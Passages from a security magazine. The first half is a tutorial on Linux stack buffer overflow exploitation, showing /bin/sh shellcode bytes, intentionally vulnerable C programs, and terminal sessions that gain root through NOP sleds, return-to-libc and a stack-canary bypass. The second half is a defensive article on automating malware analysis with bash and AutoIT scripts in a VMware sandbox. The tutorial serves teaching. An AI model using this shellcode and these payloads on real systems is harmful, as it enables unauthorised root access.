 80483b3:    31 c0             xor    %eax,%eax
 80483b5:    b0 0b             mov    $0xb,%al
 80483b7:    cd 80             int   $0x80
080483b9 <here>:
 80483b9:    e8 d8 ff ff ff   call  8048396 <there>
 80483be:    2f                das
 80483bf:    62 69 6e         bound %ebp,0x6e(%ecx)
 80483c2:    2f                das
 80483c3:    73 68             jae   804842d <__libc_csu_init+0x4d>
...
 8048486:    c9                leave
 8048487:    c3                ret
wantstar@wantstar:~/hackin9/shellcode$
```

Listing 4. include/asm-x86/nops.h

```
#ifndef
_ASM_NOPS_H #define _ASM_NOPS_H 1
...
#define GENERIC_NOP1 ".byte 0x90\n"
#define GENERIC_NOP2 ".byte 0x89,0xf6\n"
#define GENERIC_NOP3 ".byte 0x8d,0x76,0x00\n"
#define GENERIC_NOP4 ".byte 0x8d,0x74,0x26,0x00\n"
```

Listing 5. Testing created shellcode

```
wantstar@wantstar:~/hackin9$ cat nop.c
char code[]="\x89\xf6\xeb\x23\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x5b\x31\xd2\x89\x1c\x24\x89\x54\x24\x04\x8d\x0c\x24\x31\xc0\xb0\x0b\xcd\x80\xe8\xd8\xff\xff\xff/bin/sh";

int main(){
    asm("jmp code");
}
wantstar@wantstar:~/hackin9$ gcc -o nop nop.c -z execstack
wantstar@wantstar:~/hackin9$
wantstar@wantstar:~/hackin9$ ./nop
$
```

and kernel. Making of shell code is simple. Below is an assembly code that executes shell. After it is compiled through gcc, you can obtain shell codes by looking at code dump through objdump -d. Although I will not go in to details on programming in assembly, I will leave some comments for each instruction (see Listing 1).

After compiling the assembly code, check to see if it execute correctly (see Listing 2).

objdump -d will give us our shell code (see Listing 3).

Our shell code would be what is under main, here, and there section. Therefore, it will be EB 23 31 C0 B0 31 CD 80 89 C3 89 C1 31 C0 B0 46 CD 80 5B 31 D2 89 1C 24 89 54 24 04 8D 0C 24 31 C0 B0 0B CD 80 E8 D8 FF FF FF / b i n / s h. However, many shell codes on various platforms can also be found at <http://milw0rm.com/shellcode>. But to be sure,

it would be best to use the code create on our own.

Using NOP Code and Variants

Let's start off with the concept of NOP code. NOP code is defined as 0x90 in most assembly language. The purpose of NOP code is to do nothing. Unlike other instructions, it will just not do anything and move on to the next instruction. This

Listing 6. vuln1.c

```
// [vuln1.c]

int main(int argc, char **argv){
    char buf[8];
    strcpy(buf, argv[1]);
    printf("Hello %s\n", buf);
}
```

Listing 7. get.c

```
// [get.c]
int main(int argc, char *argv[])
{
    printf("The address of %s is %p\n",argv[1], getenv(argv[1]));
    return 0;
}
```

Listing 8. Attacking vuln1 (environment variable)

```
wantstar@wantstar:~/hackin9$ export SH=`perl -e 'print "\x90"x64, "\xeb\x23\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x5b\x31\xd2\x89\x1c\x24\x89\x54\x24\x04\x8d\x0c\x24\x31\xc0\xb0\x0b\xcd\x80\xe8\xd8\xff\xff\xff/bin/sh"'`
wantstar@wantstar:~/hackin9$ ./get SH
The address of SH is 0xbffffea2
wantstar@wantstar:~/hackin9$ ./vuln1 `perl -e 'print "\xa2\xfe\xff\xbf"x4'`
Hello cþÿÿcþÿÿcþÿÿcþÿÿ
# id
uid=0(root) gid=1000(wantstar) groups=4(adm),20(dialout),24(cdrom),46(plugdev)
#
```

Listing 9. vuln2.c

```
//[vuln2.c]
extern char **environ;
int main(int argc, char **argv){
    char buf[8];
    int i;
    for(i=0;environ[i];i++)
        memset(environ[i], '\x00', strlen(environ[i]));
    strcpy(buf, argv[1]);
    printf("Hello %s\n", buf);
}
```

Listing 10. Attacking vuln2 with environment variable (failed)

```
wantstar@wantstar:~/hackin9$ ./get SH
The address of SH is 0xbffffea2
wantstar@wantstar:~/hackin9$ ./vuln2 `perl -e 'print "\xa2\xfe\xff\xbf"x4'`
Hello cþÿÿcþÿÿcþÿÿcþÿÿ
Segmentation fault
wantstar@wantstar:~/hackin9$
```


code on in the buffer. In such a case, we need to find a place where it is executable and also accessible, like an environment variable. As a program loads onto memory, it will load environment variable right along with it. Check out this example code that has small buffer (see Listing 6).

When compiling this code, -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack options might be useful to gcc on linux kernel 2.6.x.

One Attack scheme is where we can write the address of shell code which has been set as an environment variable onto Return Address of the program. We will be using a little code, getc, which prints the address of an environment variable (see Listing 7, 8).

Egg Hunter (using argv)

What if we can no longer use the environment variable as our sanctuary for

shell code? The below program will erase environment variables loaded in memory, preventing us from shell code execution. However, it does not erase arguments to the program. Therefore, placing shell code as one of arguments of the program will also enable us to execute shell code, because arguments also will remain in stack memory (see Listing 9, 10).

Previous attack schemes do not work, because there is no longer an

Listing 14. Memory maps of a process

```
wantstar@wantstar:~$ cat /proc/self/maps
08048000-0804f000 r-xp 00000000 08:01 243362          /bin/cat
0804f000-08050000 r--p 00006000 08:01 243362          /bin/cat
08050000-08051000 rw-p 00007000 08:01 243362          /bin/cat
08051000-08072000 rw-p 08051000 00:00 0           [heap]
b7e7d000-b7e7e000 rw-p b7e7d000 00:00 0
b7e7e000-b7fd6000 r-xp 00000000 08:01 105479          /lib/tls/i686/cmov/libc-2.8.90.so
b7fd6000-b7fd8000 r--p 00158000 08:01 105479          /lib/tls/i686/cmov/libc-2.8.90.so
b7fd8000-b7fd9000 rw-p 0015a000 08:01 105479          /lib/tls/i686/cmov/libc-2.8.90.so
b7fd9000-b7fdc000 rw-p b7fd9000 00:00 0
b7fe1000-b7fe3000 rw-p b7fe1000 00:00 0
b7fe3000-b7ffd000 r-xp 00000000 08:01 106993          /lib/ld-2.8.90.so
b7ffd000-b7ffe000 r-xp b7ffd000 00:00 0 [vdso]
b7ffe000-b7fff000 r--p 0001a000 08:01 106993          /lib/ld-2.8.90.so
b7fff000-b8000000 rw-p 0001b000 08:01 106993          /lib/ld-2.8.90.so
bffe000-c0000000 rw-p bffe0000 00:00 0 [stack]
wantstar@wantstar:~$
```

Listing 15. Checking randomness of stack

```
wantstar@wantstar:~$ for i in 0 1 2 3 4 5
> do
> cat /proc/self/maps | grep stack
> done
bff26000-bff3b000 rw-p bffe0000 00:00 0 [stack]
bfae3000-bfaf8000 rw-p bffe0000 00:00 0 [stack]
bfb59000-bfb6e000 rw-p bffe0000 00:00 0 [stack]
bf7f3000-bf808000 rw-p bffe0000 00:00 0 [stack]
bf900000-bf915000 rw-p bffe0000 00:00 0 [stack]
bfeb0000-bfec5000 rw-p bffe0000 00:00 0 [stack]
wantstar@wantstar:~$
```

Listing 16. Getting address of system function on the library

```
wantstar@wantstar:~/hackin9$ gdb -q vuln3
(gdb) b main
Breakpoint 1 at 0x80483fa
(gdb) r
Starting program: /home/wantstar/hackin9/vuln3
Breakpoint 1, 0x080483fa in main ()
Current language: auto; currently asm
(gdb) x/x system
0xb7eb7a90 <system>: 0x890cec83
(gdb)
```

Listing 17. Attacking vuln3 with Omega

```
wantstar@wantstar:~/hackin9$ ./vuln3 `printf "aaaabbbccccc\x90\x7a\xeb\xb7"`
Hello aaaabbbcccccž•
sh: ãüÿç: not found
Segmentation fault
wantstar@wantstar:~/hackin9$
```

environment variable in the memory that we set up. First, in order to use `argv` as our sanctuary, we have to check to see if there any arguments in the memory by debugging (break after egg hunter routine and looking through stack) (see Listing 11).

You can see that arguments still lie on stack. However, all of the environments variables are cleared out from the stack memory. Although we may get the addresses of the arguments from the above result, they are subject to change depending on the length of arguments. We need to debug again with 32 bytes in `argv[1]` and 100 bytes(NOP code

length + shell code length) in `argv[2]`. Followings are the addresses obtained with inputs with 32 bytes and 100 bytes in `argv[1]` and `argv[2]` respectively (see Listing 12).

What we need is the address of `argv[2]`, where shell code will be placed. Now we will use the address of `argv[2]` to overflow Return Address and will be putting the shell code at `argv[2]` (see Listing 13).

You can see that the attack was successful. Only thing was that I have changed the address of `argv[2]` a bit because the address obtained using `gdb` may differ from you executing the program. So I increased the address of `argv[2]`

by `0x10` so that it would better land on the NOP codes.

Randomized and Non-Executable Stack (Omega)

Since so many exploitations rely on stack for shell code storage, modern systems took out execution permission of stack and therefore, make the address of stack random. If you check out the memory map of any process, you can see that stack does not have execution permission and the address constantly changes every time it gets executed. Although stack can still be given execution permission by giving `-z execstack` option when compiling, it is

Listing 18. *find.c*

```
// [find.c]
#include <stdio.h>
#include <stdlib.h>
#define BASE_ADDR 0xb7e7d000
int main(){
    char *ptr=BASE_ADDR;
    while(1){
        if((strcmp(ptr, "/bin/sh", 7))==0){
            printf("%p : %s\n", ptr, ptr);
            return 0;
        }
        ptr++;
    }
}
```

Listing 19. Looking for `./bin/sh`

```
wantstar@wantstar:~/hackin9$ ./find
0xb7fbab33 : /bin/sh
wantstar@wantstar:~/hackin9$
```

Listing 20. Attacking `vuln3` with Omega

```
wantstar@wantstar:~/hackin9$ ./vuln3 `printf "aaaabbbbcccc\x90\x7a\xeb\x7aaaa\x33\xab\xfb\x7"`
Hello aaaabbbbcccczë•aaaa3«ü•
# whoami
root
#
```

Listing 21. Getting addresses of `gets` and `system` function on the library

```
(gdb) x/x gets
0xb7edeb50 <gets>: 0x83e58955
(gdb) x/x system
0xb7eb7a90 <system>: 0x890cec83
(gdb)
```

Listing 22. Attacking `vuln3` with Omega (`gets`, `system`)

```
wantstar@wantstar:~/hackin9$ ./vuln3 `printf "aaaabbbbcccc\x50\xeb\xed\x7\x90\x7a\xeb\x7\x02\x0\xfe\xbf\x02\x0\xfe\xbf"`
Hello aaaabbbbccccPëí•zë•°p;°p;
sh
# whoami root
#
```

by default that the compiler takes out the execution permission from the binary (see Listing 14, 15).

Putting shell code on stack memory will no longer get us to execute the shell code. If we are not allowed to use any sort of shell code on the system, then what can we do to execute the shell? Lamagra has discovered a way of executing shell without any shell code. Calling system function

that is located in the library on the memory would possibly get us to execute `/bin/sh`. First, we need to find out where the system function is located by debugging (see Listing 16).

And now let's see what would happen if we write the address of system function in the place of Return Address (see Listing 17).

If you look at it close enough, you can see that system function has been

called, but with wrong arguments. Now we need to figure out how to put in right argument so that `/bin/sh` will be executed. Through debugging, I was able to find out that system function refers to the address that is located 4 bytes after the Return Address. Now, if put the address of `/bin/sh` string four bytes after the address of system function, `/bin/sh` will be an argument of the function. Next we will be

Listing 23. Stack Smashing Protector

```
wantstar@wantstar:~/hackin9$ ./vuln4 aaaaaaaaaa
Hello aaaaaaaaaa

*** stack smashing detected ***: ./vuln4 terminated
===== Backtrace: =====
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x48) [0xb7f78548]
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x0) [0xb7f78500]
./vuln4[0x80484b1]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xe5) [0xb7e94685]
./vuln4[0x80483c1]
===== Memory map: =====
08048000-08049000 r-xp 00000000 08:01 373272          /home/
                    wantstar/hackin9/vuln4
...
b7ffd000-b7ffe000 r-xp b7ffd000 00:00 0          [vdso]
b7ffe000-b7fff000 r--p 0001a000 08:01 106993          /
                    lib/ld-2.8.90.so
b7fff000-b8000000 rw-p 0001b000 08:01 106993          /lib/
                    ld-2.8.90.so
bffe000-c0000000 rw-p bffe0000 00:00 0          [stack]
Aborted
wantstar@wantstar:~/hackin9$
```

Listing 24. S.C

```
// [s.c]
int main(int argc, char **argv){
    char buf[8];
    read(0, buf, 64);
    printf("Hello! %s\n",buf);
}
```

Listing 25. SSP Prologue and Epilogue

```
...
0x08048468 <main+20>:  mov    %eax,-0x18(%ebp)
0x0804846b <main+23>:  mov    %gs:0x14,%eax
0x08048471 <main+29>:  mov    %eax,-0x8(%ebp)
0x08048474 <main+32>:  xor    %eax,%eax
0x08048476 <main+34>:  mov    -0x18(%ebp),%eax
...
0x080484a0 <main+76>:  mov    -0x8(%ebp),%edx
0x080484a3 <main+79>:  xor    %gs:0x14,%edx
0x080484aa <main+86>:  je     0x80484b1 <main+93>
0x080484ac <main+88>:  call  0x8048384 <__stack_chk_
                    fail@plt>
...

```

Listing 26. Debugging s with gdb

```
wantstar@wantstar:~/hackin9$ gdb -q s
(gdb) disass main
Dump of assembler code for function main:
```

```
...
0x0804845d <main+9>:   mov    %eax,-0x10(%ebp)
0x08048460 <main+12>:  mov    %gs:0x14,%eax
0x08048466 <main+18>:  mov    %eax,-0x4(%ebp)
0x08048469 <main+21>:  xor    %eax,%eax
0x0804846b <main+23>:  movl   $0x40,0x8(%esp)
0x08048473 <main+31>:  lea   -0xc(%ebp),%eax
0x08048476 <main+34>:  mov    %eax,0x4(%esp)
...
0x08048499 <main+69>:  mov    -0x4(%ebp),%edx
0x0804849c <main+72>:  xor    %gs:0x14,%edx
0x080484a3 <main+79>:  je     0x80484aa <main+86>
0x080484a5 <main+81>:  call  0x8048384 <__stack_chk_
                    fail@plt>
0x080484aa <main+86>:  leave
0x080484ab <main+87>:  ret
End of assembler dump.
(gdb) b *main+21
Breakpoint 1 at 0x8048469
(gdb) r
Starting program: /home/wantstar/hackin9/s
Breakpoint 1, 0x08048469 in main ()
(gdb) x/x $ebp-0x4
0xbffff844:  0x031e1000
(gdb) x/x $ebp
0xbffff848:  0xbffff8a8
(gdb) x/x $ebp+0x4
0xbffff84c:  0xb7e94685
(gdb)
```

Listing 27. Attacking s with environment variable (failed)

```
wantstar@wantstar:~/hackin9$ ./get SH
The address of SH is 0xbffffde7
wantstar@wantstar:~/hackin9$ (printf "aaaabbbb\x00\x10\x1e\
x03cccc\xe7\xfd\xff\xbf";cat)|./s
Hello! Aaaabbbb
*** stack smashing detected ***: ./s terminated
===== Backtrace: =====
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x48) [0xb7f78548]
/lib/tls/i686/cmov/libc.so.6(__fortify_
fail+0x0) [0xb7f78500]
./s[0x804869b]
...

```

Listing 28. Attacking s

```
wantstar@wantstar:~/hackin9$ (printf "aaaabbbb\x00\x90\x1e\
x03cccc\xe7\xfd\xff\xbf";cat)|./s
Hello! Aaaabbbb
id
uid=0(root) gid=1000(wantstar) groups=4(adm),20(dialout),24(cdrom),46(plugdev)
```


Table1. Layout of stack

Lower Address	buf	Canary	SFP	RET	Higher Address
		0x031e1000	0xbffff8a8	0xb7e94685	

using `find.c` to find any `/bin/sh` that is located in library and that we can use as an argument of system function (see Listing 18, 19).

Now that we have located the string of `/bin/sh`, putting the address of `/bin/sh` after four bytes of the address of system function will happily lend us the shell (see Listing 20).

Another easy way of doing this would be calling `gets` function in the library then passing on the input to the system function like following (see Listing 21).

With the addresses above, I added another address from stack for it to be used as an argument for `gets` function and system function. It needs to be an address where it is readable and also writable (see Listing 22).

By-passing Stack-Smashing Protector

Starting from gcc version of 4.1, Stack-Smashing Protector (SSP) implementation is included. Whenever it detects BOF attacks, it will generate an error message like shown in Listing 23.

SSP is integrated on assembly level. To closely examine what SSP is all about, I compiled the code below with different options (regular option for SSP and `-fno-stack-protector` to avoid SSP) I noticed that there are few more assembly lines in the binary with SSP in the beginning and at the end (see Listing 24, 25).

So basically those assembly lines are all of SSP. It first refers to `%gs` register for random value and saves it right after Stack Frame Pointer, which if BOF was to happen will be overwritten. Before the program ends, it checks to see if the random value saved before Stack Frame Pointer is still the same as the original value obtained from `%gs`. If they do not agree with each other, it throws off an alert and exits the program and does not RETURN.

The random value obtained from `%gs` is called *canary*. As we overflow `buf` variable to overwrite Return Address, we will end up overwriting the canary value as well since

it locates before Stack Frame Pointer. We need to figure out how to keep the canary value as it was and still overwrite Return Address.

If we can figure out what the canary is, then we could simply overwrite the same value on the canary and move on to Return Address. We can figure out the canary by debugging, breaking before the canary value is saved before Stack Frame Pointer and looking at `eax` register (see Listing 26).

Layout of stack would look like following Table 1.

After filling out `buf` variable, the following values need to be input: the canary value we obtained from debugging, four bytes of padding, and the address of shell code (see Listing 27).

The attack has failed, because the canary value obtained through debugging value differs from the actual canary on the memory. In my experiments, the actual canary value was an addition of debugging value and `0x800`. However, I believe that it is either increments or decrements of multiples of `0x100`. After trying with different values of canary, a root shell popped up (see Listing 28).

This canary mechanism is also ASCII armored, meaning that it has a null code as one of its bytes, preventing from being injected through `strcpy` function. However, most of the other input functions such as `gets`, `read`, `fgets`, `recv`, `recvfrom`, would not be protected through ASCII armor.

Conclusion

There have been quite a bit of emphasis placed on using defensive mechanism to prevent BOF attacks, yet they can still be by-passed in several ways. Nothing is impossible. Please use this information for educational purposes only. Do not break the law.

Justin Sunwoo Kim

UCLA Computer Science major
WiseguyS
wantstar@hotmail.com
<http://0xbeefc0de.org>

3Com Enterprise LAN Partner
3Com Security Partner
TippingPoint Partner

TippingPoint
a division of 3Com
PREMIER PARTNER

Network Penetration Testing
Network Access Control 802.1x
Network Quarantine Protection
Intrusion Prevention System
Wireless LAN Intrusion Prevention Systems
Secure Firewalls

www.compunet.cz



TYLER HUDAK

Automating Malware Analysis

Difficulty



Malware infections are on the rise. Computer Incident Response Teams (CIRTs) need to utilize malware analysis skills to combat the infections within their organizations. However, malware analysis is a time consuming process.

Most CIRTs are buried in work and cannot afford to spend a lot of time analyzing a piece of malware to determine the risk it poses. Fortunately, much of the malware analysis process can be automated to provide results quickly.

Using scripting and virtualization for automating malware analysis has been found to be extremely effective. The following techniques and scripts can be used to perform malware analysis in just a few minutes, saving that precious time.

Public Methods of Automation

Perhaps the easiest way to automate malware analysis is to just use the online resources available to you. A number of public sandnets, listed in Table 1, will run an executable you upload and report back its behavior – what files it added or modified, what registry entries it touched, what networks it connected to, etc. The main advantage to using a public sandnet is the malware is executing on servers outside of your network – there is no fear of an internal compromise

caused by your analysis. Additionally, since the services are already built, there is no time needed to create your own automated malware analysis system.

However, there are reasons why a public sandnet may not be used. Malware creators are aware that CIRTs are using public sandnets to analyze their malware and have begun using anti-sandnet code which checks to see if the malware is running in a known sandnet. If it is, the malware immediately exits and the sandnet returns no results – contrary to what is needed by the analyst.

Confidentiality may also become an issue when sending a malware sample to a public sandnet. The people who run the public sandnets are researchers themselves and share the malware they receive with other researchers and anti-virus companies. There may be a time, such as during an investigation with law enforcement or a targeted attack, that you do not want to or are not permitted to share the malware outside of your organization. If this occurs, public resources would not be

WHAT YOU WILL LEARN...

How to automate malware analysis using virtualization

WHAT YOU SHOULD KNOW...

Malware analysis basics

Basic scripting techniques

Dangers

Any article on malware analysis would be remiss without mentioning the dangers when performing any type of analysis on malicious software. You should always be extremely careful when performing malware analysis on any sample. Ensure the computer you are using to test is not a production machine and is not connected to any production network. One mistake and the malware you are analyzing could escape and begin infecting your network.

appropriate to use and you would have to analyze the malware on your own.

Automating Your Analysis

Automating malware analysis can be accomplished easily by anyone with moderate scripting skills. Essentially, automating malware analysis involves creating a master script which runs the analysis tools against the malware and records the results. The difficulty in automating analysis comes in when determining what tools to run and how to script them, especially if they are tools which have a graphical user interface (GUI) and cannot be easily run from the command line.

In order to demonstrate how analysis automation can be accomplished, we will create a master script which works in a number of phases. First, the script will take the malware sample to test as an argument and run some common static analysis tools on it. Next, the malware is executed in a VMWare sandbox and records its behavior (also known as dynamic analysis). Finally, the sandbox will be shut down and all of the results will be placed in a single location for analysis. In the end, this script should give you an idea of how to create your own automation script while being flexible enough that it can be extended to run additional tools.

The master automation script described herein is written as a Bash shell script to run on a Linux machine. It is written to run as a non-root user, utilizing the `sudo` command to run any programs which need super-user privileges. A Windows XP SP2 guest OS within a VMWare Workstation installation is used as the sandbox to execute the malware in.

The automation script expects the sandbox to be configured in a specific way for it to run successfully. The following lists the tasks which must be performed when setting up the sandbox.

- The guest OS should be set up in Host-only networking mode to prevent any malware from connecting to or attacking other hosts in the network.
- The Windows guest should be configured with a static IP address. The IP address of the sandbox in this article is 172.16.170.128.

- A VMWare shared folder, named *Files*, should be created to share files between the host and guest OS. However, this folder should not be mapped to a drive in the guest OS.
- The default user in the guest OS should be named *analysis* with a password of *analysis*. The guest OS should also be set up to automatically log in as this user.
- The Windows firewall should be turned off. This is to allow communication between the master script and the sandbox.
- Windows XP Simple File Sharing should be turned off.
- The sandbox should have *SysInternal's Process Monitor* installed into `c:\tools\procmon` and *RegShot* installed into `c:\tools\regshot`.
- The AutoIT scripting language should be installed into its default location and the AutoIT dynamic analysis script,

described later in this article, should be installed into `c:\tools\scripts` on the sandbox.

- Finally, a VMWare snapshot, named *base*, should be created at a point in time in which the sandbox is ready to analyze a malware sample.

The master automation script is located in Listing 1. A number of variables used throughout the script are first initialized. The descriptions of these variables are located in Table 2. Next, the script ensures that it was given a file as an argument and it can read the file.

Throughout the script we will refer to the malware by its MD5 cryptographic hash as opposed to its file name. Therefore, lines 24-34 obtain the MD5 hash of the sample and create a directory based on that hash. If the directory already exists, the script exits as it means we have already analyzed this sample and do not need to perform

Table 1. List of Public Analysis Resources/Sandnets

Public Resource	URL
CWSandbox	http://www.cwsandbox.org
ThreatExpert	http://www.threatexpert.com
Anubus	http://anubis.iseclab.org/
Joebox	http://www.joebox.org
Norman Sandbox	http://www.norman.com/microsites/nsic/
VirusTotal	http://www.virustotal.com

Table 2. Analyze.sh Variables

Variable	Purpose
ANALYSIS_DIR	The directory in the host OS used to create the malware output directory
SHARED_FOLDER	The location of the VMWare shared folder
OUTDIR	The central directory where all analysis output will be stored
REPORT_NAME	The name of the report file generated by the script
VM_LOAD_TIMEOUT	The amount of time the script pauses when waiting for the virtual machine to load
MALWARE_RUNTIME	The amount of time to allow the malware to run in the sandbox
TIMEOUT	The amount of time to pause while the script waits for dynamic analysis to finish
PEID_DB	The location of the PEID database

Listing 1. The Linux malware analysis automation script, analyze.sh.

```
#!/bin/bash

# Set up directory locations
ANALYSIS_DIR=/usr/local/malware
SHARED_FOLDER=/usr/local/shared
REPORT_NAME=report.txt

# Set time-related values
VM_LOAD_TIMEOUT=120
MALWARE_RUNTIME=60
TIMEOUT=60

PEID_DB=/usr/local/etc/userdb.txt

# Take in the malware as a command line argument
# If the argument does not exist or is not a file, exit
if [ ! -n "$1" -o ! -r "$1" ]
then
    echo "Usage: `basename $0` executable"
    exit
fi

MALWARE="$1"
MD5=`md5sum ${MALWARE} | awk '{print $1}'`

# The malware will be placed in a directory based on its MD5
# Hash.
# If the directory already exists, we must have already analyzed
# it
# and will exit.
if [ -d ${ANALYSIS_DIR}/${MD5} ] ; then
    echo "${ANALYSIS_DIR}/${MD5} already exists. Exiting."
    exit
fi

OUTDIR="${ANALYSIS_DIR}/${MD5}"

echo Starting analysis on ${MALWARE}.
echo Results will be placed in ${OUTDIR}.
echo

mkdir ${OUTDIR}
REPORT=${OUTDIR}/${REPORT_NAME}

# Static Analysis
echo -e "Analysis of ${MALWARE}\n" > ${REPORT}
echo "MD5 Hash: ${MD5}" >> ${REPORT}

# grab both ASCII and UNICODE strings from the sample
echo Running strings.
(strings -a -t x ${MALWARE}; strings -a -e l -t x ${MALWARE}) \
| sort > ${OUTDIR}/strings.txt

# run pecheck.py
echo Running pecheck.py.
pecheck.py -d ${PEID_DB} ${MALWARE} > ${OUTDIR}/pecheck.txt

# Dynamic Analysis

# Start tcpdump to monitor network traffic
# we'll use sudo since it needs root privs
echo Starting tcpdump.
sudo tcpdump -i vmnet1 -n -s 0 -w ${OUTDIR}/tcpdump.pcap &
TCPPID=`jobs -l | grep "sudo tcpdump" | awk '{ print $2 }'`

# Start up VMWare
# First we revert to our base snapshot
vmrun revertToSnapshot "/usr/local/vmware/MalwareAnalysis/
sandbox.vmx" base

# Then we start VMWare running
echo Starting VMWare.
vmrun start "/usr/local/vmware/MalwareAnalysis/sandbox.vmx"
sleep ${VM_LOAD_TIMEOUT}

# Move the malware over to the sandbox
cp ${MALWARE} ${SHARED_FOLDER}/malware.exe

# Set up the share and execute the AutoIT script
echo Setting up network share.
winexe -U WORKGROUP/analysis%analysis --interactive=1 --system
//172.16.170.128 'cmd /c net use z: \\
.host\Shared Folders\Files'

echo Starting dynamic analysis script.
winexe -U WORKGROUP/analysis%analysis --interactive=1 --system
//172.16.170.128 "c:\progra~1\autoit3\
autoit3.exe c:\tools\scripts\analyze.au3
z:\Files\malware.exe z:\Files ${MALWARE_
RUNTIME}" &

LOOP=0

echo Starting check for finished file.
# Check for finished file - if not there, wait
while [ ! -f ${SHARED_FOLDER}/_analysis_finished ] ; do

    sleep ${TIMEOUT}
    LOOP=$(( LOOP + 1 ))

    if [ ${LOOP} -gt 5 ] ; then
        echo ERROR: Sandbox is hung.
        break;
    fi
done

# Remove the share
echo Removing network share.
winexe -U WORKGROUP/analysis%analysis --interactive=1 --system
//172.16.170.128 'cmd /c net use z:
/delete'

# Stop the VMWare Image
echo Stopping VMWare.
vmrun stop "/usr/local/vmware/MalwareAnalysis/sandbox.vmx"

# Move Results
echo Cleaning up.
mv ${SHARED_FOLDER}/* ${OUTDIR}

# Stop tcpdump. Since its running as root we need to sudo to
kill it
if [ ! -z ${TCPPID} ]; then
    sudo kill ${TCPPID}
fi

echo Analysis finished.
```

Listing 2. The AutoIT malware analysis automation script, analyze.au3

```

; AutoIT Windows Malware Automation Script

Func startRegshot($logDir)

    ; Start up regshot as user analysis
    RunAs("analysis","", "analysis",0,"c:\tools\regshot\
        regshot.exe")
    WinActivate("Regshot")
    WinWaitActive("Regshot")
    ; set to plain text
    ControlClick("Regshot","Plain &TXT","Button7")
    ; set scan dir info
    ControlClick("Regshot","&Scan dir1","Button9")
    ControlClick("Regshot","",1027)
    send("{HOME}")
    send("{LSHIFT}+{END}")
    send("c:\")
    ; set output dir
    ControlClick("Regshot","",1026)
    send("{HOME}")
    send("{LSHIFT}+{END}")
    send($logDir)
    ; set the comment
    ControlClick("Regshot","",1025)
    send("regshot")
    ; Start the scan
    ControlClick("Regshot","&1st shot","Button1")
    send("s")
    ; wait until the scan is done or 30 seconds
    WinWaitActive("Regshot","Dirs:",30)

EndFunc

Func stopRegshot()

;
    WinWaitActive("Regshot")
    WinSetState("Regshot","",@SW_RESTORE)
    WinActivate("Regshot")

    ; stop the scan and run the second shot
    WinWaitActive("Regshot")
    ControlClick("Regshot","&2nd shot","Button2")
    send("s")
    ; now compare
    WinActivate("Regshot")
    WinWaitActive("Regshot","c&Ompare",10)
    send("o")
    ; Wait for notepad to pop up
    WinWait("[CLASS:Notepad]", "")
    WinActivate("[CLASS:Notepad]", "")
    WinClose("[CLASS:Notepad]", "")
    ; Close Regshot
    WinActivate("Regshot")
    WinClose("Regshot")

EndFunc

Func startProcmon()

    ; Start ProcMon
    ; Run Procmon as user analysis
    RunAs("analysis","", "analysis",0,"c:\tools\procmon\
        procmon.exe")
    WinWaitActive("Process Monitor - Sysinternals:
        www.sysinternals.com")

EndFunc

Func stopProcmon($logDir)

    ; stop procmon
    WinActivate("Process Monitor")

    ; stop procmon with a CTRL+e and wait for it to
    finish
    Send("^e")
    WinWaitActive("Process Monitor - Sysinternals:
        www.sysinternals.com")

    ; save the captured data with CTRL+s
    Send("^s")

    WinActivate("Save To File","Events to save:")
    ControlSetText("Save To File","Events to save:
        ",1027,$logDir & "\\procmon.csv")

    ; save the output in CSV format
    ControlClick("Save To File","Events to save:
        ",Button7)

    ControlClick("Save To File","Events to save:",1)

    ; If the file already exists, overwrite it
    if WinWaitActive("Process Monitor","&Yes",1) Then
        ControlClick("Process Monitor","&Yes","
            Button1")
    EndIf

    WinClose("Process Monitor - Sysinternals:
        www.sysinternals.com")

EndFunc

; Main Function

; There are 2 options required - make sure they are there
If $CmdLine[0] <> 3 Then
    MsgBox(4096,"ERROR","Usage: malware.exe dir_to_log pause_
        time",10)

    Exit
EndIf

; The malware to execute is the 1st parameter
$malware=$CmdLine[1]

; The dir to log to is the 2nd parameter
$logdir = $CmdLine[2]

; The time to pause (in seconds) is the last parameter
$pauseTime = $CmdLine[3]

; start our monitoring tools
startRegshot($logdir)
startProcmon()

WinMinimizeAll()

; run the malware as user analysis
RunAs("analysis","", "analysis",0,$malware)

; wait - note time is in milliseconds
sleep($pauseTime * 1000)

; stop our monitoring tools and save the results
stopProcmon($logdir)
stopRegshot()

; let them know we're finished by creating a FileChangeDir

```

another analysis. Finally, static analysis begins.

Static Analysis Automation

Static analysis occurs when the malware sample is examined without executing it. The information commonly gathered during static analysis includes the sample's cryptographic hash, any embedded strings and the information contained in the executable header. By examining this, information such as what the malware does and who it communicates with can sometimes be determined. Fortunately, since static analysis tools are often command line based, they are much easier to automate.

In the automation script, the MD5 cryptographic hash of the malware has already been obtained to create the directory where any output will be stored. This hash can be used with other sources of information, such as Team Cymru's malware hash registry, to determine whether or not this malware is known and how well it is detected. Line 45 of the script logs the MD5 hash of the sample in to a file in the output directory.

The internal strings of a malware sample are usually very helpful in determining what the malware does. For example, the internal strings of a sample can tell what functions it calls, what DNS names it resolves or even the author's name. Since Linux comes with the *strings* utility, that will be used to obtain the internal strings from the malware. However, since most malware written for Microsoft Windows contain both ASCII and UNICODE strings we have to run *strings* twice to obtain both types. This is done on lines 49 and 50 of the script:

```
(strings -a -t x ${MALWARE}; strings  
-a -e l -t x ${MALWARE}) | sort  
-u > ${OUTDIR}/strings.txt
```

In this line, *strings* is run in a subshell twice – the first instance to grab ASCII strings and the second to grab UNICODE strings (16-bit little-endian encoded strings to be precise). The results are then sorted to ensure there are no duplicates and put into a file in the central output directory. Note, however, that due to the

use of obfuscation, encryption or packers, *strings* may produce little to no usable output.

Finally, *pecheck.py* is run. This python script was written by Didier Stevens and extracts information from the PE header of the malware sample. This information includes useful details such as when the malware was compiled, the entropy of the executable's sections and the imported functions.

In addition to interpreting the header information, *pecheck.py* can also compare an executable against a *PEID* database to determine if the malware is packed and by what packer. *PEID* is a Windows program which uses signatures to identify what packer, if any, was used on an executable. The malware sample is run against *pecheck.py* on line 54 and its output redirected to another file in the output directory.

Preparing For Dynamic Analysis

